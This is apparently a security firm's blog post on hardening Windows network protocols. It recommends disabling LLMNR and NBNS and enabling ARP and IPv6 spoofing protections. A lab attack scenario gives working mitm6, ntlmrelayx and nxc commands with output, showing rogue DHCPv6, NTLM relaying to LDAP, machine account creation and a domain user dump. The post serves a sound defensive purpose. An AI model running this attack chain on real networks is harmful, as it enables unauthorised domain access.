SecCore Essentials - Network Protocols

seccore.at/blog/network-protocols

Benjamin Floriani, Patrick Pongratz

September 29, 2025

Summary

In order to harden the network environment and implement this SecCore Essential, these controls need to be implemented:

- Link-Local Multicast Name Resolution (LLMNR) must be disabled on Microsoft Windows systems:
  Set **Turn off Multicast Name Resolution** to **Enabled**.
- NetBIOS Name Service (NBNS) must be disabled on Microsoft Windows systems:
  The following PowerShell command should be configured to run at logon: `Get-WmiObject -Class Win32_NetworkAdapterConfiguration | % {$_.SetTcpipNetbios(2)}`.
- ARP-Spoofing protection must be enabled on network switches:
  - Cisco[1]
  - HPE Aruba[2]
  - Fortinet[3]
  - Juniper[4]
  - Barracuda[5]
- No important services are using unencrypted protocols (telnet, ftp, http etc.).

- Protections against IPv6 spoofing is in place
  - Cisco[6]
  - HPE Aruba[7]
  - Fortinet[8]
  - Juniper[9]
  - Barracuda[10]

Introduction

Various network protocols ensure reliable communication between services. In a typical network, dozens of protocols are in use to implement name resolution, file transfers, encrypted communication or control channels for applications and devices. These protocols change over time and security considerations often arise years after they are designed and standardized. This leads to several protocols that are considered insecure and/or too weak for today's security standards. Telnet for example, which has been an important remote access protocol for a long time, does not work over an encrypted channel, making it a bad choice for management interfaces because of possible Man-in-the-Middle attacks. Several other protocols, such as SMTP or SMB have implemented strong encryption that can be enforced.

Common Attack Vectors


The following sections describe common attack vectors on different network protocols.

Broadcast Name Resolution


Before Domain Name System (DNS) was commonly found in most installations, networked computers needed a simple way to resolve names into Internet Protocol (IP)-addresses. Without a central authority, this was usually done via broadcast protocols such as Link-Local Multicast Name Resolution or NetBIOS Name Service in Microsoft Windows. A client would simply send a name request packet to the broadcast address of a network and any computer can respond to this request with its IP-address, completing the name resolution for the client.

This whole process is not authenticated or checked in any way, which means all computers that receive this broadcast packet can answer to the client with their IP-address.

Attackers can use this to spoof any hostname they want by simply answering all incoming broadcast name requests with tools such as **Responder**[11].



Both LLMNR and NBNS are not the default name resolution protocol in modern Microsoft Windows installations, a DNS server is always preferred, but if a hostname can not be found in the DNS server, broadcast packets are still being sent as a fallback mechanism.




Spoofing LLMNR and NBNS requests is an easy passive attack, since an attacker just has to listen for the broadcast packets and answer with their own IP. When successful,

attackers may trick clients into authenticating to the spoofed hostname, which leads to attacks such as SMB Relaying or LDAP Relaying.


ARP Spoofing

The Address Resolution Protocol (ARP) is used on IPv4 networks to map an IP address to a MAC address. Ethernet communication in internal networks works via MAC addresses, so all devices need a way to translate an IP to a MAC address in order to send packets to the correct destination. ARP also works via broadcasting and is therefore not authenticated or verifiable.



These ARP replies are stored in an ARP table on each device, so that devices do not need to send ARP requests every time they need an IP address to be translated into a MAC address.


Additionally, ARP replies can be sent to a target without an initial ARP request. This is intended to help devices update their ARP tables when an IP address changes. However, this can be exploited by attackers, who can simply send a forged ARP reply to update the ARP entries for a target system.



This leads to all traffic from Client to Server and Server to Client passing through an attacker's machine. This is known as a Man-in-the-Middle (MitM) attack. It can be especially dangerous if unencrypted protocols are used for communication between these systems.

Unencrypted Protocols

If network traffic is not encrypted, attackers in a MitM position can easily read and change all data that passes through them. After a successful ARP Spoofing attack, attackers usually use tools like **Wireshark**[1][2] to decode and analyze the captured traffic. Sensitive data such as files or passwords can then be extracted if unencrypted protocols like Telnet, HTTP or FTP are being used.



When strong encryption like TLS is used, an attacker can not read any traffic, even in an MitM position.

IPv6

IPv6 is the successor to the well known IPv4 IP and offers a much bigger address space for assigning IP-addresses. Even though it was ratified as a standard in 2017, internal networks rarely use IPv6. This creates a problem however, because modern Microsoft Windows Systems since Vista have built-in support for IPv6 and even prefer it to IPv4. An attacker can abuse this behavior by pretending to be an IPv6 DHCP and DNS server in the same network as a target system. The target will then receive configuration information from the malicious DHCPv6 server and set its own DNS to the malicious DNS server. This leads to an attacker receiving all DNS queries from a target, which can be rewritten to point to the attacker's IPv6 address, resulting in spoofing and a MitM position.

Attack Scenario

This section demonstrates how attackers exploit IPv6 spoofing, to breach the internal network and gather information. The setup of this attack scenario is as follows:

- The attacker has a foothold in the internal network without user credentials
- The attacker has no considerations regarding OPSEC, the most straightforward approach is used

Since the attacker has already a foothold in the internal network, they can use this access to listen for incoming connections with **Responder**[11]. As soon as a user or computer tries to access this system for whatever reason, the attacker can capture the authentication

attempt and extract the NTLMv2 hash and try to crack it. Additionally, to speed up this process, the attacker can also use a tool like **mitm6**[13] to set up a rogue DHCPv6 and DNS server with. The following command sets up a rogue DHCPv6 server that assigns the attacker's machine as the DNS server for all clients in the network:

```
bf@DESKTOP-K7TUEGS ~> sudo mitm6 -d lab.local --no-ra
Starting mitm6 using the following configuration:
Primary adapter: eth0 [5e:bb:f6:9e:ee:fa]
IPv4 address: 192.168.30.130
IPv6 address: fe80::5cbb:f6ff:fe9e:eefa
DNS local search domain: lab.local
DNS allowlist: lab.local
IPv6 address fe80::3944:1 is now assigned to mac=00:0c:29:85:0d:a1 host=Client1.lab.local. ipv4=
Sent spoofed reply for wpad.lab.local. to fe80::3944:1
```

As it can be seen in the screenshot above, shortly after starting the rogue DHCPv6 server, a client has requested an IPv6 address and set the attacker's machine as its DNS server. Since Responder is used to answer to incoming connections, **ntlmrelayx**[14] can be used to relay these connections to the domain controller `dc1.lab.local` with the following command:

```
ntlmrelayx.py -t dc1.lab.local -smb2support -addcomputer
```

More information about NTLM-Relaying can be found in our SMB Signing and LDAP Signing Essentials.


This will add a new computer to the domain with a random name and a random password. The following screenshot shows that a new computer has been added to the domain:

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 192.168.30.135, attacking target ldap://192.168.30.131
[*] SMBD-Thread-6: Received connection from 192.168.30.135, attacking target ldap://192.168.30.131
[*] HTTPD(80): Connection from 192.168.30.135 controlled, attacking target ldap://192.168.30.131
[*] HTTPD(80): Authenticating against ldap://192.168.30.131 as LAB/CLIENTUSER1 SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD(80): Connection from 192.168.30.135 controlled, but there are no more targets left!
[*] Adding a machine account to the domain requires TLS but ldap:// scheme provided. Switching target to LDAPS via Start
TLS
[*] Attempting to create computer in: CN=Computers,DC=lab,DC=local
[*] Adding new computer with username: MNXREBUK$ and password: [redacted] result: OK
```

This computer account can then be used to authenticate to the domain controller and extract sensitive information such as user information:

```
bf@DESKTOP-K7TUEGS ~> nxc ldap 192.168.30.131 -d lab.local -u 'MNXREBUK$' -p '[redacted]' --users
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  [*] Windows Server 2022 Build 20348 (name:WIN-4SAHM65HN1H) (domain:l
ab.local) (signing:None) (channel binding:Never)
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  [+] lab.local\MNXREBUK$:uLzZHyp<f.fc*;B
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  [*] Enumerated 12 domain users: lab.local
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  -Username-                    -Last PW Set-       -BadPW-  -Descript
ion-
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  Administrator                 2024-06-18 08:07:03 0        Built-in
account for administering the computer/domain
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  Guest                         <never>             0        Built-in
account for guest access to the computer/domain
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  krbtgt                        2024-06-18 08:17:01 0        Key Distr
ibution Center Service Account
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  clientuser1                   2024-08-20 11:49:59 0
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  t2bob                         2024-08-22 18:09:41 0
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  clientuser2                   2024-06-18 09:53:42 5
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  GenericAllUser                2024-07-26 11:36:45 5
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  t2claire                      2025-09-02 07:35:39 0
LDAP        192.168.30.131  389    WIN-4SAHM65HN1H  t1claire                      2025-08-21 14:11:03 0
```

The setup of this attack scenario is illustrated in the following picture:



Mitigation

When this essential security measure is implemented, the attack scenario is no longer possible. The attacker is still able to set up a rogue DHCPv6 and DNS server, but since protections against IPv6 spoofing are in place, the target system does not accept the configuration information from the attacker:

```
bf@DESKTOP-K7TUEGS ~> sudo mitm6 -d lab.local --no-ra
[sudo] password for bf:
Starting mitm6 using the following configuration:
Primary adapter: eth0 [5e:bb:f6:9e:ee:fa]
IPv4 address: 192.168.30.130
IPv6 address: fe80::5cbb:f6ff:fe9e:eefa
DNS local search domain: lab.local
DNS allowlist: lab.local
```